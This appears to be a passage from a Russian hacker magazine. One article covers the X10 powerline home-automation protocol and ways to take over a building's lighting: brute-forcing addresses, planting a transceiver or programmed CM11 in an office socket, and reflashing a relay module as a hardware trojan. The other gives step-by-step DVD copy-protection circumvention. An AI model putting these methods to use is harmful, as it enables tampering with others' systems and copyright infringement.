PICO Electronics. До этого счастливого момента инженерами компании было разработано целых девять (!) неудачных протоколов. Но только десятая попытка оказалась успешной, в результате чего был утвержден протокол X10. На сегодняшний день это практически стандарт автоматики управления электропитанием. Под него клепают девайсы все кому не лень: даже в России существует несколько компаний, производящих устройства, совместимые с ним. Особенностью стандарта X10 является полная совместимость устройств от различных производителей. Так, купив блок отечественного производителя, можно легко подсосать его к импортным модулям. Особенно ценно то обстоятельство, что протокол целиком открыт и описан. А значит, мы с тобой в два счета разберемся, как и что работает, и отыщем пути для взлома сетей X10.

Как работает

Прежде всего, несколько слов об электрической составляющей этого протокола. Как я уже говорил, для передачи информации используется обычная электрическая сеть 220 вольт 50 Гц, доступ к которой можно получить через любую розетку. Хитрость тут в том, что провода могут легко передавать радиосигналы вместе с сетевым напряжением. Информация распространяется в виде наложенных на синус сети пакетов переменного напряжения с амплитудой в 5 вольт и частотой 120 кГц. Длится каждый пакет 1 мс. Данные передаются в последовательном виде. Синхронизация импульсов определяется переходом переменного напряжения через ноль. Единица кодируется тремя импульсами с интервалом 3,33 мс (это справедливо для частоты сети 50 Гц), что соответствует переходу всех трех фаз через ноль. Нулевой бит является отсутствием этого импульса. Проще говоря, если у нас в сети идет переменный ток синусоидальной формы, то на экране осциллографа в момент передачи сигналов в месте перехода сетевого напряжения через ноль будут видны небольшие всплески, напоминающие шум или даже некоторую рябь. А при передаче нулевого бита подобного всплеска не будет. Это была электрическая составляющая протокола. Теперь расскажу о логической.


Логика работы

В X10 существует адресация получателя сигнала. Есть так называемый «адрес дома», который символически обозначается латинской буквой от A до O. В каждой такой «ячейке» имеется адрес кода прибора — число от 0 до 16-ти. «Адрес дома» — это абстрактное понятие, просто дополнительный адрес. Можно в одной квартире поставить один светильник на дом A и пятый адрес, второй — на B и десятый адрес. Команда передачи по сети занимает 22 перехода фазового напряжения через нулевой уровень (22 бита информации, по биту на переход через ноль). Начальная команда называется стартовым кодом, она всегда равна 1110b. Когда на исполнительное устройство приходит такая последовательность бит, то оно понимает, что началась передача. Дальше передается адрес кода дома, который занимает один байт. Затем — 10 бит, несущих код устройства или код команды для всех устройств в адресе этого дома (например, выключить все приборы). Если передается адрес, то он еще содержит в себе команду, что сделать с тем или иным прибором (например, можно сделать свет менее ярким, если в качестве приемника используется диммерный модуль). Получается, что посылка выглядит так. Сначала идет стартовый код, потом — адрес дома, затем — адрес исполняемого устройства с командой, либо команда для всех устройств в этом «доме». Чтобы исключить помехи в осветительной сети от разных устройств, посылка отправляется дважды. Между посылками делается небольшая пауза, чтобы отделить их друг от друга. Вся посылка обычно занимает 94 бита, которые занимают 47 периодов силового напряжения и по времени длятся 0,94 секунды. Поэтому работа осуществляется достаточно медленно, но этого вполне хватает для управления освещением, бытовыми приборами и т.д.


Существует еще возможность подключения расширенных кодов для добавления функций. То есть последняя команда передает «включить расширенные коды», и дальше идет еще 256 бит. Это можно использовать в сложных системах, например, в сигнализациях. Но для нас это не особенно актуально, поэтому идем дальше.

Управление

Это все была «электрическая лирика». Теперь поговорим о практическом применении рассматриваемого протокола. Для включения/выключения света используются два типа устройств: реле и диммер. Они включаются в цепь



> Диммерный модуль



> Хакнутый девайс (с двух сторон)



> Универсальный пульт



> Программируемый управляющий модуль CM11

> Датчик движения



> О стандарте X10 ты прочитаешь на открытом ресурсе www.x10.ru, куда ты можешь постить и свои наработки в этой области.

вместе со светильником или другим управляемым устройством, например двигателем. Диммер отличается от реле тем, что реле, по принципу его действия, может только включать и выключать свет, а диммер позволяет еще и регулировать яркость освещения. Но если на диммерный модуль подать команду «выключить», то он сработает как релейный модуль. Оба эти устройства устанавливаются в цепь питания лампы и управляются по сети 220 вольт. В них достаточно просто программируется адрес, на котором они находятся, чтобы можно было включить именно эту лампу.

Также они могут сидеть на одном адресе, например A5. Тогда при приходе команды «включить лампу A5» они включатся вместе. Все просто, как шина адреса в компьютере: у каждого устройства свой адрес; если адреса совпадают, то устройства одновременно получают одну и ту же команду. Однако в компьютере это нештатная ситуация, приводящая к ошибкам и конфликтам устройств, а тут — очень простое решение для одновременного управления разнесенными светильниками.

Итак, мы познакомились с исполнительными устройствами, но ими еще нужно управлять. В основе всей этой системы лежит некоторый передатчик формата X10, которым может управлять либо человек, либо некоторый автономный девайс. Я расскажу о нескольких основных типах устройств.

Начнем с трансивера. Представь, что ты уже лежишь в постели и тут вспоминаешь, что забыл погасить свет во всей квартире, но тебе чудовищно лень вставать. Ты берешь пульт, нажимаешь пару кнопок, и свет везде гаснет. Этот пульт тоже работает по стандарту X10 на частоте 433,92 МГц, но только передает команды в виде радиоволн, то есть без проводов. Передача сигналов с пульта в сеть 220 вольт осуществляется трансивером — девайсом, преобразующим радиосигнал в команды X10. Получается, что если в нашем здании стоит управление автоматикой с такого пульта, то тебе не составит большого труда просто взять его и включить лампы по необходимым адресам.

Остается только добыть карту адресов освещения этого здания или просто самому вечером с пульта составить ее методом перебора. Если трансивера в здании нет, то ничего не мешает его туда тихо пронести, воткнуть в ближайшую розетку... и осуществить описанный выше взлом.


Но это слишком простой и неинтересный путь, к тому же чтобы получилось что-то стоящее, нужно долго и нудно набирать команды на пульте. Куда более занимательно управлять освещением с компьютера. Или вообще в определенное время включить свет везде по заданному алгоритму. Или зажигать и гасить лампы, например, для создания «эффекта присутствия» на случай, если ты отдыхаешь с подружкой на Канарах, но хочешь, чтобы смотрящие в твои окна люди думали, что ты дома, раз свет в твоей квартире то включается, то выключается. Необходимый тебе для этих целей девайс называется таймером. На нем ты выставишь время и адрес включения интересующего тебя устройства. Минус этой штуки состоит в том, что программирование осуществляется различным тумблерочками и ручками, что, собственно, не достойно настоящего гика.

Для настоящих программеров есть замечательное хакерское устройство, которое называется Marmitek CM11. На мой взгляд, это самое удачное решение. Девайс подключается к компьютеру через USB- или COM-интерфейс и позволяет с помощью программы Home Control управлять освещением, писать небольшие макросы, которые можно сохранить в него и выполнить в определенное время уже без компьютера.

Нам останется лишь узнать адреса ламп в заветном офисном помещении, написать соответствующий макрос, который включится в определенное время, затем залить его в CM11 и подключить этот девайс к любой офисной розетке.

Фрикерство


Я не был бы фрикером, если бы отделался только обзором промышленных устройств и описанием интерфейса. Мне



> Формат полного кода




> Так передается полный код



› Софтина для программирования CM11


› Матрица поимела умный дом

захотелось покопаться в том, как все работает. Методично разобрав все устройства, которые мне предоставил интернет-магазин www.magichome.ru, я неплохо сориентировался в их схемотехнике. Препарируя устройства, я поражался, насколько узко мыслят производители. Например, тот же CM11 собран на примитивном процессоре PIC. Имея небольшой опыт программирования подобных устройств, посидев пару дней и покурив его схему (разумеется, перерисовав ее с рабочей платы), можно запросто повторить этот девайс.
Но архитектура убогих пиков меня не особо радовала (35 ассемблерных команд радости), и я начал разбираться в устройстве релейных модулей. К слову сказать, релейный или диммерный модуль может на запрос от передатчика дать ответ, в каком он состоянии (включен или выключен), то есть сам работать как передатчик. Это означает, что если понять, как работает релейный модуль, и немного его модернизировать, то можно получить передатчик а-ля троянский конь в железе и записать в него нашу программу вывода романтического признания в любви.
Когда я разобрал релейный модуль, моему взору предстала плата, аккуратно покрытая лаком, со сточенной маркировкой на центральном процессоре. По слухам, в эти устройства устанавливались микроконтроллеры фирмы Atmel. Поразмыслив, я пришел к выводу, что в таком примитивном устройстве не будут использовать крутой процессор ARM, а C51 достаточно убоги для этих задач. Следовательно, в нем нет моего любимого AVR. Но вот какой, маркировки же нет? Тут производители, конечно, лоханулись, поставив такой хитрый корпус. Полазив по даташитам AVR-микроконтроллеров, я понял, что там установлен процессор Tiny26.
Осмотрев внимательно плату, я обнаружил разъем программирования. Производитель тщетно пытался испортить нам праздник, залив плату лаком. Взяв ацетон и ватную палочку, я методично очистил ножки контроллера от лака. Буквально через полчаса изучения доков на камень и прозвонки контактных площадок для программирования процессора я уже знал, куда подпаивать программатор. Дальше было дело техники. Когда я запаял программатор, моей радости не было предела — как и предполагалось, это была Tiny26. Одну хорошую головоломку я решил.
Затем я попытался слить прошивку и отдизасмить ее. И тут меня ждал первый облом. Прошивка оказалась сущей абракадаброй. Внимательно изучив установочные биты процессора, я понял, что производитель защитил свое детище от чтения. Это, конечно, было большим западлом, так как до софтварной части было не добраться. Но все же в своих руках я имел отлаженный, законченный процессорный модуль, а главное, я знал, какой процессор в нем стоит, и имел все средства для разработки под эту машину. Оставалось только написать свою прошивку, которая в нужный момент совершит троянские действия. На этом я пока и остановился.



› График передачи сигнала



› Наложение управляющего сигнала

Другие стандарты

Кроме X10, существует еще множество стандартов управления. Для многих из них надо прокладывать дополнительные провода, что, конечно, сразу заметно повышает цену на установку и обслуживание этих устройств. Но для крупных компаний это не проблема. Например, есть протокол BACnet (Building Automation and Control network). Этот протокол разрабатывался как универсальный протокол систем автоматизации здания, при этом не зависящий от производителей устройств. Проще говоря, он разрабатывался как стандарт для автоматизации.
В принципе, это протокол прикладного уровня, и в качестве физического уровня может использовать разные технологии, такие как Ethernet, RS-232, RS-485 и другие. Следовательно, используя этот протокол, надо выбрать еще и физический уровень передачи данных (кстати, для этих целей можно использовать и сеть X10 J).
Также существует LonWorks — промышленный стандарт организации управляющих сетей. Как и в протоколе BACnet, у него достаточно широкий выбор используемых технологий для передачи данных, в том числе CAN, Modbus, N2, DALI, Profibus, EIB и прочие. Эта сеть имеет распределенную архитектуру, то есть в ней нет главного центра управления. Каждый узел этой сети управляет освещением, обрабатывает информацию, поступающую из другого узла или с датчиков, занимается приемом-передачей данных и общается с другими узлами. Узлы этой сети могут представлять собой датчики, например температуры, движения, освещенности, вибраций и т.д., а также исполнительные устройства, такие как реле или диммеры. Оборудование связывается стандартной сетью Ethernet по TCP/IP, и обычный ПК запросто может управлять ею.



ВСКРЫВАЕМ DVD

КАК СЛОМАТЬ DVD-ДИСК БЕЗ ПОМОЩИ ТОПОРА

Чего только не придумают медиамагнаты, чтобы отравить жизнь рядовому пользователю. Речь идет даже не о деньгах, а о неудобстве использования защищенных DVD, с которыми активно борются их копировщики. Но, увы, без поддержки со стороны пользователя и без гибкого человеческого ума эта борьба обречена на поражение. Сегодня я покажу, как разгрызть два наиболее популярных типа защит на примерах фильмов «Pirates of the Caribbean: Dead Man's Chest» и «The Fog».


На самом деле, эта статья не о технике взлома DVD-дисков, а о методиках их защиты, которые может применить каждый желающий — от владельца пишущего привода до крупного производителя. Естественно, защищая диск и накладывая на его использование определенные ограничения, мы лишаем потребителей части свобод и прав, в том числе и права на «честное использование» (fair use), поэтому нам следует быть готовыми к тому, что защиты будут ломать.

Пираты Карибского моря

Дали мне как-то диск «Pirates of the Caribbean: Dead Man's Chest» от ООО «Си Ди КЛУБ», сразу же предупредив, что он защищен от копирования (о чем свидетельствовал традиционный логотип «This DVD is copy protected» на задней обложке диска) и что все хомяки, колдовавшие над ним, перепробовали целое полчище копировщиков, но так ничего и не скопировали. Это был вызов! Я тут же схватил диск и потащил к себе в нору на исследование.

PowerDVD и автономный DVD-плеер от BBK показывали фильм вполне нормально, с защитой не конфликтовали, что вселяло определенную надежду. Раз диск можно посмотреть, то его (в принципе) можно и скопировать, а копировать я решил своим любимым DVD Decryptor'ом — одним из самых мощных копировщиков с кучей опций «тонкой» настройки, да к тому же еще и бесплатным, последняя версия которого лежит на www.doom9.org/Soft21/Rippers/SetupDVDDecrypter_3.5.4.0.exe.

Привод нормально зажевал диск, отображая в DVD Decryptor'е всю его структуру. Если этого не произошло, нажми клавишу «I» для перехода в IFO-mode, с которым работает подавляющее большинство риперов и кодеров. Внешне все выглядело нормально. В закладке «Stream Processing» мы можем выбрать, что следует выбросить за ненадобностью (русские, турецкие, латвийские, литовские, эстонские и украинские субтитры вместе с русской, турецкой и украинской звуковой дорожкой), а что — оставить




> Исследование структуры защищенного диска

(видеопоток в формате PAL и оригинальную английскую звуковую дорожку). Впрочем, некоторые предпочитают поступать иначе, сохраняя переводную дорожку и выбрасывая оригинальную. Но даже хороший дубляж (вещь, кстати говоря, уникальная и в живой природе практически не встречающаяся) не заменит «родной» озвучки.

Находясь в основном меню DVD Decryptor'а, нажимаем зеленую стрелочку, символизирующую процесс копирования и обламываемся по полной программе! Сначала DVD Decryptor одним махом пропускает вереницу секторов, ругаясь на отсутствие заголовка — «Skipping Sector XXX — Pack Header Not Found», после чего врезается в литосферную плиту плохих секторов — «Failed to Read Sector XXX — Uncovered Read Error» (провал чтения сектора XXX — невосстановимая ошибка чтения).

Даже если уменьшить количество повторов чтения до минимума, задействовав быстрый пропуск групп секторов, копирование диска растянется на несколько суток, в течение которых привод будет ожесточенно ерзать головкой. И хотя в итоге мы получим вполне работоспособную копию, это займет туеву хучу времени. И к тому же, наверняка, угробит привод, а точнее, микросхему кобмодрайва, ответственную за позиционирование головки и удержание лазерного луча на спиральной дорожке. Лицензионный диск «Пиратов» стоит 450 рублей. DVD-привод нам обойдется еще дороже, да и к тому же временной фактор сбрасывать со счетов никак нельзя. Хотя бы потому, что такой пионерский взлом никому не интересен. Да и не взлом это, а так, сплошное надругательство над техникой.

Хорошо, начинаем копать от забора до обеда. Судя по всему, на DVD имеется непроштампованная зона, на которую отсутствует ссылка в меню, поэтому плееры нормально просматривают фильм, а копировщики, пытаясь скопировать весь диск целиком, как раз на эту самую зону и натыкаются. Эта гипотеза подкрепляется тем фактом, что первые несколько десятков



> Программа NanDub позволяет автоматически определять fps на основе длительности звуковой и видеодорожки


тысяч секторов читаются вполне нормально, но пропускаются копировщиком как не содержащие заголовка. Это и есть «пограничная» область непроштампованной зоны, за которой начинается царство сплошных плохих секторов, пересечь которое очень трудно. А зачем нам его пересекать, если там заведомо нет ничего интересного?

Просматривая обложку диска, обращаем внимание, что оглавление содержит 28 эпизодов (или, по-английски, chapter'ов), а DVD Decryptor рапортует о 29-ти. В душу закрадывается смутное подозрение, что один из эпизодов «лишний», то есть специально помещенный на диск, но не проштампованный. Рассматривая диск в ярком отраженном свете, падающим под определенным углом, эту область можно отличить по неоднородностям в цветовой радуге (рекомендуется использовать кварцевую лампу и увеличительное стекло).

А что если просто выкинуть эту область, попросив DVD Decryptor не копировать ее? Это действительно совсем несложно сделать. Находясь в главном окне программы, переходим к вкладке «Input», сбрасываем галочку напротив пункта «Chapter 1» и нажимаем зеленую стрелку для копирования образа DVD на диск. На этот раз копирование проходит успешно и ни один дефектный сектор на нашем пути не встречается, но скопированный фильм начинается не с самого начала, а где-то с четвертой минуты. Не такая уж и большая потеря, но все-таки впечатление от просмотра будет изрядно подпорчено.

Выходит, что chapter 1, наряду с непроштампованной зоной, содержит часть полезного видеоматериала, который мы сейчас и попытаемся скопировать. Возвратившись в основное окно программы, мы восстанавливаем галочку «Chapter 1» и переходим к списку ячеек (cell'ов) (к тому, что расположен правее). Как видно, chapter 1 содержит пять cell'ов. Первые четыре из них занимают по 26 Кб (что соответствует продолжительности в 00:00:00.14 — чтобы узнать ее, достаточно подвести к cell'у курсор и немного подержать). И только последний, пятый, cell занимает 229,824 Кб (00:04:08.09), содержащих первые четыре минуты начала фильма.

Что мы делаем? Сбрасываем галочки у первых четырех cell'ов и, нажимая зеленую кнопку, вновь повторяем попытку копирования



Попытка копирования «Пиратов» в автоматическом режиме заканчивается полным провалом

защищенного диска, не считаясь с потерянным временем. Как говорится, лучше за полдня долететь, чем за полчаса добежать.

Операция копирования завершается безоговорочной капитуляцией защиты! Плохие секторы трусливо прячутся, ошибок чтения не возникает, и, что самое главное, сграбленный фильм начинается с первой секунды, позволяя насладиться просмотром непосредственно с жесткого диска или сжать видеоматериал любым подходящим компрессором, например XviD.

Защиты данного типа встречаются не так уж и редко, тем более что при их создании можно обойтись и без дорогостоящего специфического оборудования, просто процарапав диск циркулем, закрасив маркером или извративишись каким-нибудь другим, еще более крутым способом. Технология известна, и пользуются ей, в первую очередь, те, кто снимает свадьбы и другие мероприятия на камеру, а потом продает DVD по цене «Мерседеса», естественно, делая все возможное, чтобы покупатели не копировали один-единственный купленный диск друг у друга, послав продавца куда подальше.

Но это уже пошла философия, в которую лучше без нужды не углубляться. Главное — понимать, что запрет на копирование DVD носит скорее юридический, чем технический характер. Но самое страшное еще впереди.

«The Fog», или «Куда подевалась моя синхронизация?»

Впервые с защитами этого типа я столкнулся при пережиме фильма «The Fog» (производитель ООО «Мега Видео») из DVD/MPEG-2 в более компактный MPEG-4, мирно покоящийся на винчестере. Несмотря на отсутствие каких бы то ни было логотипов, накладывающих эмбарго на копирование, сжать фильм не получилось. Копирование происходило замечательно, но вот при попытке воспроизведения сжатого MPEG-4 наступал полный несинхрон аудио и видео, стремительно увеличивающийся по мере просмотра фильма и уже на середине достигающий нескольких минут! То есть сначала слышались звон разбитого стекала и жуткий вопль зловещих мертвецов, и только потом эти самые мертвецы появлялись на экране :). Естественно, ни о каком удовольствии от просмотра говорить не приходилось.

И хотя многие плееры и кодеки (в том числе и мой любимый FFDShow) позволяют менять «video delay» на лету, вручную подгоняя звук под изображение, это тяжелый труд. Причем под PowerDVD и автономными DVD-плеерами диск воспроизводился вполне нормально!

Перепробовав несколько различных кодеков и риперов, но так и не добившись успеха, я отложил диск в сторону, но потом к нему стали добавляться другие: «Wolf Creek», «Cold Creek Manor». И что самое примечательное, все они были выпущены все тем же ООО «Мега Видео», что наводило на мысль о хитрой защите от рипа. Какой смысл защищаться от рипа, если защищенный DVD можно спокойно скопировать на DVD-R/-RW или записать образ на винчестер, смонтировав его на виртуальный DVD?


Но не все так просто! Чтобы скопировать диск, к нему нужно получить физический доступ, а это не так-то легко сделать. Фактически, пиратство ограничивается узким кругом дружественных лиц, которые если даже и не скопируют DVD, то просто возьмут посмотреть его на время. Выложить же образ несжатого DVD в интернете (особенно если это DVD9) отважатся только настоящие маньяки, а качать его будут считанные единицы! Короче, мотивация производителя вполне понятна, чего нельзя сказать о ее технической реализации, скрытой в плотном тумане.

Побродив по форумам и конференциям, я обнаружил, что в моей проблеме я не одинок, и несинхрон — вполне распространенное явление, для борьбы с которым придумано множество утилит, но ни одна из них не дает желаемого результата. Поэтому я решил заняться исследованиями самостоятельно. Для работы с видеоматериалом, естественно, требуется видеоредактор. Их много разных. Лично я предпочитаю AviDemux (http://avidemux.org) и NanDub (http://sourceforge.net/projects/ndub), обладающий одной очень замечательной функцией, о которой — чуть позже. Обе программы распространяются в исходных текстах на бесплатной основе. Халява! И зачем нам нужен этот монструозный Abode Premier?

Короче, скачиваем AviDemux, устанавливаем на свой компьютер, открываем сграбленный VOB-файл. По умолчанию DVD Decryptor склеивает все VOB'ы в один, что упрощает их обработку, но высаживает AviDemux на измену, поскольку файлы, размер которых превышает 4 Гб, он обрабатывать не умеет и вылетает по исключению. Впрочем, в будущих версиях этот недостаток скорее всего будет исправлен.

Сразу же после открытия файла, AviDemux спрашивает, хотим ли мы его индексировать или нет. А куда нам деваться. Приходится... Так что нажимаем «Yes» и ждем.

Ждать придется недолго. В зависимости от размеров файла и мощности компьютера, индексация занимает от одной до нескольких минут, сопровождаемых традиционным «термометром».



> Индексация VOB-файла

По завершении индексации нажимаем «Alt-Enter» для вызова свойств файла («Файл→ Свойства») или давим гаечный ключ на панели инструментов, в результате чего получаем весьма интересный диалог. При частоте кадров в 23,976 продолжительность видеодорожки составляет 01:42:49.836, в то время как звуковой — всего лишь 01:42:42.464. Так вот, где собака порылась! Отсюда и несинхрон!

Логично, что для обеспечения синхронизации продолжительность обоих дорожек должна совпадать, и сделать это можно путем коррекции частоты кадров. Идем в меню «Видео», там видим пункт «Частота кадров» и увеличиваем исходное значение на несколько тысячных fps, добиваясь наилучшего совпадения продолжительности, которое в данном случае достигается на частоте в 24,006 fps. При этом продолжительность видеодорожки составит 01:42:42:126, что всего лишь на 0,339 секунды меньше продолжительности звуковой дорожки. То есть даже в конце фильма несинхрон не будет превышать 1/3 секунды, что уже вполне терпимо, хотя и большого восторга не вызывает. К сожалению, точнее подобрать частоту не получается, поскольку доступный ряд частот образуется путем деления частоты базового кварцевого генератора. Попадание в «эпицентр» происходит крайне редко, и обычно мы имеем либо недобор, либо перебор. Подобрав наиболее подходящую частоту, сжимаем файл средствами AviDemux (который 